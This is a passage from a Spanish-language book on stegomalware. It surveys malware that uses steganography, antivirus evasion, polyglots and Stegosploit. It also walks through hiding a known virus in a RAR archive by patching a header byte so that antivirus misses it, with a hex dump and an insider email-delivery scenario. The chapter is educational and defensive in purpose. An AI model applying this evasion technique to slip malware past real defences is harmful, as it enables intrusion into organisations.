En el framework de referencia MITRE ATT&CK encontrará descripciones acertadas, tanto de técnicas^{51,52} como de tácticas⁵³, de algunos ejemplos de ataques que han utilizado esteganografía y canales encubiertos para sus operaciones. Permítame en lo siguiente complementar esa información con mi síntesis e investigación en esta área.

Si nos centramos, por ejemplo, en la última década en el uso de la esteganografía en piezas de malware^{54,55} es posible observar comportamientos interesantes. Las tres acciones fundamentales realizadas por el malware son:

1 - Ocultar datos de configuración o código ejecutable (urls y librerías dlls): ZeusVM (2014), Lurk Downloader (2014), Stegoloader/Gatak (2015), Vawtrak/Gozi (2015), FakeReg, StegBaus (2016), AdGholas (2016), CryptoMining (IBM-Xforce, 2017), Stegano (2017), Sundown exploit (2017), CardinalRAT (2017), REDBALDKNIGHT/Daserf (2017), Narwhall Spider (2018), VeryMal (Dec 2018)...

2 - Ocultar la comunicación con el C&C (servidor command&control): Duqu (2011), Morto (2012), Darkcomet (2014), TDSS/Alureon (2010), ShadyRAT (2011), Janicab (2015), Hammertoss (2015), Instegogram (2016), SunOrcal (2017), TROJAN.MSIL.BERBOMTHUM.AA (2018, memes)...

3 - Ocultar datos robados: Vbklip (2015)...

El estudio de estas familias de malware permite observar una serie de conclusiones y técnicas interesantes. Las técnicas de ocultación utilizadas son mayoritariamente LSB secuencial⁵⁶ y la técnica EoF en imágenes digitales, siendo los formatos, por este orden, JPEG, BMP y PNG los más utilizados.

⁵¹ Data obfuscation: Steganography - <https://attack.mitre.org/techniques/T1001/002/>

⁵² Obfuscated files or Information: Steganography - <https://attack.mitre.org/techniques/T1027/003>

⁵³ Command and control - <https://attack.mitre.org/tactics/TA0011/>

⁵⁴ A comprehensive survey on stegomalware detection in digital media, research challenges and future directions
<https://www.sciencedirect.com/science/article/pii/S0165168425000039>

⁵⁵ A Comprehensive Pattern-based Overview of Stegomalware
https://www.wendzel.de/dr.org/files/Papers/cuing24_stegomalware_talk.pdf

⁵⁶ No se preocupe ahora si no entiende una técnica de ocultación concreta, a lo largo del libro se explicarán en detalle.

Adicionalmente, a las técnicas clásicas de exfiltración basadas en DNS y HTTP, se observa un interés importante en técnicas de *domain-fronting*⁵⁷ con fines esteganográficos y de exfiltración de información. Entre las muestras analizadas uso de comentarios en HTML, YouTube o Twitter, para el establecimiento de la comunicación.




Ilustración 5. Ejemplos de estegomalware usando domain-fronting

A la hora enfrentarse a un malware con capacidades esteganográficas es necesario recordar que, en la práctica, el interés concreto de un sistema esteganográfico dependerá de 3 características: *capacidad* (cantidad de información que puede ser ocultada), *seguridad/invisibilidad* (probabilidad de detección por un estegoanalista) y *robustez* (cantidad de alteraciones dañinas que el medio puede soportar antes de que se pierda la información oculta). Considerando estas características la búsqueda de un procedimiento concreto de ocultación en un medio puede ayudarse teniendo en cuenta 3 grandes líneas de técnicas esteganográficas:

1. La cubierta existe y la ocultación produce alteraciones

Este mecanismo de ocultación es el más habitual en las herramientas que el lector puede utilizar o desarrollar. En esencia, consiste en aprovechar alguna información disponible en una cubierta concreta que puede ser sustituida por otra sin que el receptor de la información advierta ese cambio. Es decir, la información que “machacaremos” puede considerarse en principio como información redundante. A lo largo del libro, se observará múltiples ejemplos de este funcionamiento. Sin duda, el más famoso es la ocultación de información en imágenes digitales. Este tipo de técnicas ocultarán

⁵⁷ <https://www.kaspersky.es/blog/domain-fronting-rsa2019/18219/>

información modificando la codificación de los píxeles. Los bits modificados no introducirán variaciones visuales notables en la imagen. A efectos prácticos, el receptor no conocerá la existencia de la información oculta a no ser que disponga de la estegoclave y sepa que cubierta concreta contiene información enmascarada. En posteriores capítulos se analizarán diferentes herramientas que siguen esta filosofía.

2. Generación automática de la cubierta ocultando información en ella

Este procedimiento, quizás no tan común como el anterior, tiene como principio intentar evitar que un emisor utilice una cubierta existente para ocultar información y que el atacante pudiera conseguir la cubierta original, de tal forma que comparando la cubierta original con variaciones de esta (por ejemplo, la creada al modificar la original al ocultar información) se facilitara la detección de la información enmascarada. La idea es sencilla, crear una cubierta nueva para cada comunicación y en el proceso de creación ocultar la información a enmascarar. Por ejemplo, crear una imagen nueva con formato BMP y en el proceso de creación ocultar datos.

3. La cubierta existe y la ocultación de información no la modifica.

Esta tendencia, sin duda, es la más particular de todas, siendo poco común en las herramientas que el lector conocerá. Tradicionalmente, el mecanismo favorito para implementar esta tendencia es la reordenación de elementos. Imagine el siguiente ejemplo, un emisor y un receptor desean intercambiar con esteganografía una clave para ello dispone de 32 imágenes (con 32 nombres de fichero diferentes). La información por transmitir se basa en el orden en el que envíe las imágenes, por ejemplo, en el orden imagen₁, imagen₇, imagen₅, imagen₄, imagen₃, imagen₂, imagen₆, etc. Si recuerda sus años de estudiante, las matemáticas le indicarán que existen 32! (2,6313083693369353016721801216e+35) combinaciones posibles con las que enviar las imágenes, por tanto, podrá ocultar jugando con el orden de envío $\log_2(32!) = 117$ bits. Información que podría utilizarse como una clave o semilla criptográfica. En la práctica, la seguridad de este tipo de propuestas recae en mantener en secreto el procedimiento de ocultación. Hoy día, su uso suele estar restringido a procedimientos de ocultación en el envío de paquetes de información utilizando protocolos de comunicación, con la denominada *network steganography*.

Observará que las tendencias del malware, en el momento de escribir este libro, se centran en el uso de imágenes digitales y la cubierta existe y se modifica. Estos detalles pueden ayudar al detector (analista) en su tarea y

debe recordar, al igual que de un estegoanálisis tradicional se tratara, que los atacantes pueden cometer errores en sus usos esteganográficos, reutilizar ficheros de imágenes, utilizar imágenes del sistema operativo para la exfiltración, etc. *IoCs esteganográficos* que en función de los TTPs ayuden en su detección, separando el grano de la paja.

Independientemente de todo esto, el lector debe tener muy en cuenta un par de los elementos más críticos en la ocultación de información: la tapadera/cubierta utilizada y el medio de transmisión por donde enviar la información, lo que limitará las capacidades de las técnicas esteganográficas y las capacidades de detección del estegoanalista.

Por ejemplo, ciertas redes sociales⁵⁸ permitirán ocultar información⁵⁹ con ciertos algoritmos, pero no con otros, lo que condicionará la información ocultada y su invisibilidad. Habitualmente, las transformaciones en el contenido subido a estas redes, por ejemplo, imágenes digitales, anulará la ocultación de información. Así, por ejemplo, herramientas clásicas de esteganografía basadas en la sustitución en el bit menos significativa serán anuladas al subir información a Twitter o Facebook, pero si será posible usar otro tipo de herramientas más sofisticadas. En determinados escenarios incluso será posible el uso de polyglots⁶⁰.

```
steghide61 --embed -cf gatoescoces.jpg -ef msgSecret.txt -sf gatoS1.jpg -z 9  
f5stego62 -e -p pepe gatoescoces.jpg msgSecret.txt gatoS2.jpg
```

Ilustración 6. Ejemplos de uso de herramientas esteganográficas famosas que permiten ocultar información en Twitter y Facebook en el momento de escribir este libro

⁵⁸ Four Members of APT40 Indicted by the U.S. Department of Justice – Steganography in Github - <https://heimdalsecurity.com/blog/doj-indicted-apt40/>

⁵⁹ <https://hackaday.com/2018/11/07/shakespeare-in-a-zip-in-a-rar-hidden-in-an-image-on-twitter/>

⁶⁰ <https://twitter.com/David3141593/status/1371974874856587268>

⁶¹ <http://steghide.sourceforge.net/>

⁶² <https://code.google.com/archive/p/f5-steganography/>

1.2. Evasión de antivirus con esteganografía

La evasión de las medidas de protección de los antivirus es probablemente una de las disciplinas más antiguas y de mayor interés para cualquier profesional que se dedique a la seguridad ofensiva. Mucho se ha escrito sobre esta disciplina. Si desea una referencia rápida de gran parte del esfuerzo realizado por investigadores le recomiendo la obra *The Antivirus Hacker's Handbook*⁶³ de Joxean Koret y Elias Bachaalany.

Curiosamente, incluso la excepcional obra anterior, no cubre la potencialidad del uso de la esteganografía para ocultar código malicioso a las soluciones antivirus, al menos, en su modalidad de análisis más estático. Las técnicas más sencillas esteganográficas permite pasar desapercibido código malicioso, incluso alguno muy conocido y detectado.

Desde técnicas de ocultación básicas como EoF (End of File) u ofuscaciones simples basadas en base64⁶⁴, en ocasiones, en función de la solución antivirus desplegada, puede ser suficiente para el enmascaramiento. Técnicas más sofisticadas basadas en diferentes técnicas de ocultación como LSB, ordenación de etiquetas HTML, polyglots⁶⁵, etc., no son detectadas en mi experiencia. Muchos de los APTs cubiertos en el libro apuntan en la misma dirección. Algunos ejemplos son MyKings/DarCloud/Smominru botnet, Magecart Skimmers, DarkTrack, TinyPos*, Platinum APT group, PSImage-Invoke, Ursnif, Powload, Oceanlotus APT-32, Waterbug/Turla, Lokibot, TheDukes, NanoCore RAT, Bebloh*, Oilrig*, MT3, etc.

Las tecnologías de antivirus necesitan optimizar al máximo las comprobaciones para reducir el tiempo de análisis. En ocasiones, esto es un punto débil para la detección de técnicas esteganográficas. Obviamente, el uso de la esteganografía solo sirve para ocultar un código malicioso en una fase “estática”, precisamente como se utiliza por el malware avanzado. Una vez recuperado y ejecutado el código malicioso la solución antivirus/EDR debería desplegar todo su potencial para intentar detectarlo.

⁶³ <https://www.amazon.es/Antivirus-Hackers-Handbook-Joxean-Koret/dp/1119028752>

⁶⁴ Este ejemplo, que puede parecer anecdótico, es una versión sencilla de lo que realizaba el malware *MyKings/DarCloud/Smominru botnet* (2019) que utilizando una técnica de EoF enmascaraba una herramienta de hacking (*SQL brute force*) usando, eso sí, una ofuscación más sofisticada que base64 (un packer basado en VMProtect - <https://vmpsoft.com/>)

⁶⁵ Your polyglot belongs to me. Steganography in modern APTs – Ekoparty 2020 - <https://www.youtube.com/watch?v=Z50K2Y0DMUI>

1.2.1 Evasión de antivirus basado en técnicas esteganográficas en formatos comprimidos

En las últimas décadas los algoritmos y formatos que se utilizan para comprimir información se han utilizado para realizar diversos ataques prácticos sobre redes y sistemas informáticos. Especialmente, es significativo, su uso para la ocultación de código malicioso o malware.

Un ejemplo mítico de este tipo de ideas son las *bombas de descompresión*, entre ellas las popularmente famosas *bombas zip*. Las bombas de descompresión consisten en un fichero cuidadosamente elaborado para al descomprimirlo requerir grandes cantidades de tiempo, espacio en disco o memoria, con la intención principal de bloquear un sistema o, por ejemplo, deshabilitar un software antivirus (y así permitir ejecutar otro malware después que pasaría desapercibido). Un ejemplo de bomba zip es el archivo *42.zip*⁶⁶ (42KB) que utilizando diferentes niveles anidados de compresión está diseñado para descomprimir hasta 4,5 Petabytes⁶⁷. Por suerte, muchas de las soluciones antivirus actuales pueden prevenir este tipo de ataques evitando un cierto nivel de recursividad, consumo de memoria o exceso de tiempo de ejecución. Para ello existen varias estrategias, desde ignorar un fichero con un nivel de recursividad mayor a un determinado umbral o catalogarlo como “malware”.

Donde los antivirus tienen el trabajo un poco más complicado es con otro tipo de técnicas bastante más interesantes. Entre estas, destaca la investigación publicada en *BlackHat Europe 2010* por los investigadores Mario Vuksan, Tomislav Pericin y Brian Karney titulada: *Hiding in the Familiar: Steganography and Vulnerabilities in Popular Archives Formats*⁶⁸ - (ZIP, 7ZIP, RAR, CAB y GZIP). En esencia, en este trabajo se analizan diferentes algoritmos de compresión para detectar la manera de ocultar información utilizando la estructura de los ficheros comprimidos. Es un trabajo que merece la pena leer⁶⁹.

⁶⁶ Se puede obtener en: <http://www.unforgettable.dk/>

⁶⁷ https://en.wikipedia.org/wiki/Zip_bomb

⁶⁸ BlackHat Europe 2010 - Hiding in the Familiar: Steganography and Vulnerabilities in Popular Archives Formats <https://vimeo.com/11340346>

⁶⁹ El uso de ficheros comprimidos para ocultar malware ha sido y es un recurso muy socorrido. Un ataque reciente, como es el caso del malware RainDrop (2021) en ataques basados en SolarWinds, utilizó código incrustado en ficheros en formato 7-zip - <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/solarwinds-raindrop-malware> & <https://attack.mitre.org/software/S0565/>

A modo de ejemplo, se va a analizar un caso con el cual sería posible introducir un malware (ocultar un código malicioso) en un fichero comprimido y pasar desapercibido a las tecnologías antivirus actuales basadas en análisis estático. Lógicamente esta misma técnica podría ser utilizada para ocultar cualquier otro tipo de información.

Ocultación de malware en ficheros comprimidos con el algoritmo RAR.

Se va a simular la introducción de un malware en una organización que posee medidas de seguridad perimetral basadas en tecnologías de antivirus. Para ello se va a utilizar el algoritmo de compresión RAR⁷⁰ y la estructura de los datos comprimidos con este algoritmo. A continuación, indicaré la manera de modificar el fichero RAR. Para verificar su indetectabilidad le recomiendo configure su entorno de laboratorio adecuado con la solución antivirus a testear.

El ejemplo es muy sencillo de entender. En esencia un fichero .rar (el resultado de comprimir información) es un contenedor que almacena uno o más ficheros comprimidos (los concatena). En la estructura del fichero .rar se definen diferentes cabeceras para indicar los ficheros que existen y qué información comprimida corresponde a cada fichero. Por ejemplo, se puede observar las siguientes cabeceras (byte en hexadecimal) para indicar si estamos hablando del contenedor global de la información comprimida o de un fichero concreto comprimido:

HEAD_TYPE=0x73 (contenedor)
HEAD_TYPE=0x74 (archivo)

Por ejemplo, el fichero *2ficheros.rar* comprime (almacena) dos ficheros: un fichero pdf y una copia de un virus muy antiguo (*Barrotes 1310*), y, por tanto, fácilmente detectable. El lector puede utilizar otro código malicioso o herramienta ofensivas en sus pruebas.

⁷⁰ RAR (*Rosal ARchive*) es un algoritmo de compresión sin pérdidas desarrollado por el ingeniero de software ruso *Eugene Roshal* que destaca por su tasa de compresión. https://en.wikipedia.org/wiki/RAR_%28file_format%29




Ilustración 7. Fichero RAR que comprime un fichero PDF y un virus informático de MS-DOS




Ilustración 8. Código hexadecimal del virus Barrotes 1310 comprimido con el algoritmo RAR

Si se edita hexadecimalmente⁷¹ el fichero *2ficheros.rar*, se puede localizar donde inicia cada fichero comprimido, observando su nombre y los datos

⁷¹ Puede utilizar, por ejemplo, la herramienta gratuita HxD (editor hexadecimal):

comprimidos. En este escenario, ¿qué sucedería si se modifica el byte 0x74 que indica donde leer el fichero *BARROTES.EXE.txt* creando un nuevo fichero *2ficherosModificado.rar*?

```
00048da0h: A0 DF A1 C3 07 47 DF B2 FF C4 1E FF B0 10 62 66 ; B;Ä.GB*ÿÄ.ÿ°.bf
00048db0h: B4 08 23 FA D2 CE B2 BC C3 E3 67 FE 6A 82 FF AA ; '.#úÔî*¼Äägbpj,ÿ²
00048dc0h: 9F 07 7F FD EA 9D 9F D5 4C 2B 2C ED 3F D5 2A F8 ; Ý.□ýê□ÝÖL+,i?Ö*ø
00048dd0h: 31 33 5C 9F 1E 7F 9C C0 C1 15 2F B3 FF 74 AC 9D ; 13\Ý.□æÄÄ./²ÿt-□
00048de0h: 7F F9 1D C3 9E EF 20 0D 65 9F D3 BD FE 6B 0A 27 ; □ù.Äži.eÿÓ*pk.'
00048df0h: 34 B1 16 7F 57 6F FD 9F 83 D3 A0 FE 7F FC 80 13 ; 4±.□WoyÝfó p□ü€.
00048e00h: 99 00 60 80 30 00 6F 25 00 00 6E 3E 00 00 02 C0 ; ¢.´€O.o%.n>...Ä
00048e10h: 8E 5D 34 59 13 E5 20 1D 33 10 00 20 00 00 00 42 ; Ž]4Y.Ä.3...B
00048e20h: 41 52 52 4F 54 45 53 2E 45 58 45 2E 74 78 74 18 ; ARROTES.EXE.txt.
00048e30h: 21 D1 55 0C 89 15 80 15 DE 35 BB E8 DD DC B9 25 ; !ÑU.%.€.p5»èÿÜ¹%
00048e40h: C8 74 C4 E8 8D CB 31 08 A9 12 70 48 B1 59 21 08 ; ÈtÄè□Èl.©.pH±Y!.
00048e50h: 90 90 11 42 5A 7D 05 EB C5 39 8B 1E 80 CB 97 72 ; □□.BZ}.èÄ9<.€È-r
00048e60h: 19 8A 42 DE 4E 38 92 F7 03 1C 1F 57 98 C7 A3 08 ; .ŠBpN8'÷...W"ÇÈ.
00048e70h: 02 FA E1 D0 E4 06 66 65 80 E1 3A 2C 27 41 11 20 ; .úáDä.fe€á:,'Ä.
```

Ilustración 9. Estructura de un fichero RAR modificada (HEAD_TYPE=0x74->0x00) para que no se encuentre un fichero comprimido almacenado en el fichero contenedor (2ficherosModificados.rar)

Una vez creado el fichero *2ficherosModificados.rar* al descomprimirlo se puede observar solo un único fichero (el fichero pdf). ¿Dónde está el otro fichero (el virus)? La herramienta de descompresión no ha sido capaz de localizarlo al no estar la estructura del fichero .rar correctamente codificada⁷².

Name	Size	Packed	Type	Modified	CRC32
..			Carpeta de archivos		
TallerGSIC.pdf	315.277	298.424	Adobe Acrobat Do...	14/02/2011 11:13	A3BD45EF

Ilustración 10. Fichero oculto en la estructura del fichero .rar

¿El virus ha desaparecido? ¿Qué pasaría si analizamos los ficheros *2ficheros.rar* y *2ficherosModificados.rar* con diferentes soluciones antivirus? La respuesta la observará en su laboratorio de pruebas. Verificará lo invisible que puede llegar a ser un fichero frente a determinados análisis de detección con técnicas tan sencillas.

Imagine el lector un escenario como el siguiente:

1. Un usuario malicioso de una organización desea introducir un malware en una organización.
2. La única opción es por correo electrónico.

<http://mh-nexus.de/en/hxd/>

⁷² El lector puede comprimir cualquier otro tipo de ficheros y modificar las cabeceras de la misma forma para ocultar la información.

3. La organización cuenta con diversas medidas de seguridad perimetral basada en tecnologías antivirus.
4. El usuario malicioso prueba su malware, lo oculta en un fichero .rar y lo testea con el sistema de protección desplegado
5. Se envía el malware por correo. Una vez recibido localiza la posición del virus y con un editor cambia el byte de 0x00 a 0x74 pudiendo recuperar el malware.
6. Lo ejecuta.

Este funcionamiento, más o menos sofisticado, variando técnicas, lo verá a lo largo del libro con diferentes muestras de estegomalware.

1.3 Limitación de uso del estegomalware y autoejecución. Polyglots

En apartados anteriores, describíamos brevemente el dilema del prisionero y el esquema habitual de comunicación mediante esteganografía simétrica, y destacábamos una característica vital del funcionamiento de la esteganografía moderna. El algoritmo esteganográfico utilizado entre emisor y receptor debe ser público y el tipo de tapadera, estegomedio, seleccionado, conocido por el atacante. Es decir, usar una herramienta conocida X que usa ficheros JPEG no debería permitir a un analista diferenciar un fichero JPEG con información oculta de uno que no lo es. Sin embargo, esta apreciación tiene una serie de matices en su uso en estegomalware.

En un escenario habitual en el que el analista (el atacante) realiza una tarea de MitM se centra en detectar la presencia de información oculta en un tipo de tapadera, presuponiendo que se utiliza una cierta herramienta o algoritmo, pero no tiene certeza de que se está usando esteganografía. Da igual que sepa que en una comunicación quizás se esté usando la herramienta F5 en imágenes JPEG, no debería ser capaz de diferenciar JPEG legítimos de esteganografiados.





Ilustración 11. Esquema esteganográfico de ocultación simétrica

En el mundo del stegomalware el escenario es un poco diferente (véase la siguiente figura). El atacante (emisor y receptor) compromete un sistema o red, despliega una pieza de malware que se conecta típicamente a un servidor (C&C – Command & Control) del que se descarga una pieza de información (instrucciones, activación de ransomware, herramientas ofensivas, etc.). En APTs o malware moderno esa información se oculta con técnicas esteganográficas para evadir mecanismos de seguridad perimetral y antivirus. Este hecho hace que el malware desplegado en la organización,

que recibe esa información esteganografiada, necesite software esteganográfico para invertir el proceso. Este, aunque sinceramente hoy en día no es el caso, es un punto débil del stegomalware.



Steganography in attacks on industrial enterprises (Jun. 2020) – Bebloh/Shiotob trojan
<https://ics-cert.kaspersky.com/reports/2020/06/17/steganography-in-attacks-on-industrial-enterprises/>

Ilustración 12. Esquema común de uso de esteganografía en stegomalware moderno

El atacante necesitará desplegar herramientas, librerías o código que recupere la información esteganografiada. Código que, en muchas ocasiones, podría ser detectado. En este idílico escenario ¿tiene el stegomalware alguna opción de reducir la detección por parte del analista? La respuesta depende, como todo en ciberseguridad, de lo bueno o malo que sea el atacante y el defensor. El atacante podrá hacer librerías a medida u ofuscación adicional del código esteganográfico para dificultar su detección pero, adicionalmente, puede disponer de otros recursos. Un recurso muy interesante, que tanto atacante como defensor deben considerar, es el uso de polyglots con utilidad ofensiva.

En general, un polyglot puede definirse como la capacidad de un fichero de comportarse de diferentes formas dependiendo del reproductor o herramienta que lo ejecute. Así, por ejemplo, podemos hacer que un fichero JPEG se pueda comportar como Javascript, Powershell, PHP, etc. Tradicionalmente, su uso ha estado destinado a la evasión de mecanismos de protección, entre ellos, de validación de archivos y seguridad perimetral (antivirus, IDS, IPS, etc.).

En mi GitHub (<https://github.com/mindcrypt/polyglot>) mantengo una lista actualizada de herramientas para automatizar la creación de polyglots. Le

recomiendo su lectura y análisis de las utilidades publicadas. Encontrará polyglots con objetivos muy variados^{73,74,75,76}.

1.3.1 Autoejecución de estegomalware en navegadores webs. Exploits embebidos

Quizás el lector se esté preguntando que tiene que ver el uso de polyglots con el estegomalware, dado que aparentemente su uso podría ser muy interesante en otros escenarios, como por ejemplo, la evasión de controles de seguridad basados en la verificación del formato de archivos.

La respuesta a esta pregunta, al menos públicamente, se puede responder gracias al investigador *Saumil Shah* y su herramienta *Stegosploit*⁷⁷ que publicó en la conferencia de seguridad *HackInTheBox 2015* celebrada en Ámsterdam⁷⁸. Stegosploit permite atacar a un usuario enmascarando exploits conocidos para navegadores web usando imágenes digitales. Para ello, oculta el código del exploit en el LSB de los píxeles de la imagen e introduce en la cabecera del fichero gráfico un código Javascript que permitirá extraer la información y ejecutarla. La pregunta importante en este punto es ¿cómo un navegador web es capaz de ejecutar un código Javascript que está incrustado en la cabecera de una imagen digital? La respuesta viene de la mano de los *polyglots*⁷⁹. Mediante el estudio de los formatos de ficheros es posible hacer que un fichero con un formato determinado, por ejemplo una imagen digital, sea interpretado como otro formato diferente (por ejemplo, Javascript, HTML, pdf, etc.) por un reproductor concreto. *Stegosploit* hace uso de la forma en la que interpretan los navegadores web las imágenes digitales para, partiendo de una inofensiva imagen digital, interpretarlas como ficheros con código Javascript. Una vez ejecutado el código Javascript, se recuperará el exploit y si el navegador web es vulnerable la seguridad del ordenador que lo ejecute se verá comprometida. Piense, por un momento, la cantidad de usuarios con versiones de navegador no actualizadas y el potencial de ocultar estegomalware en múltiples imágenes, presentes en redes sociales, para comprender la utilidad de este tipo de ataques. La ventaja novedosa de esta

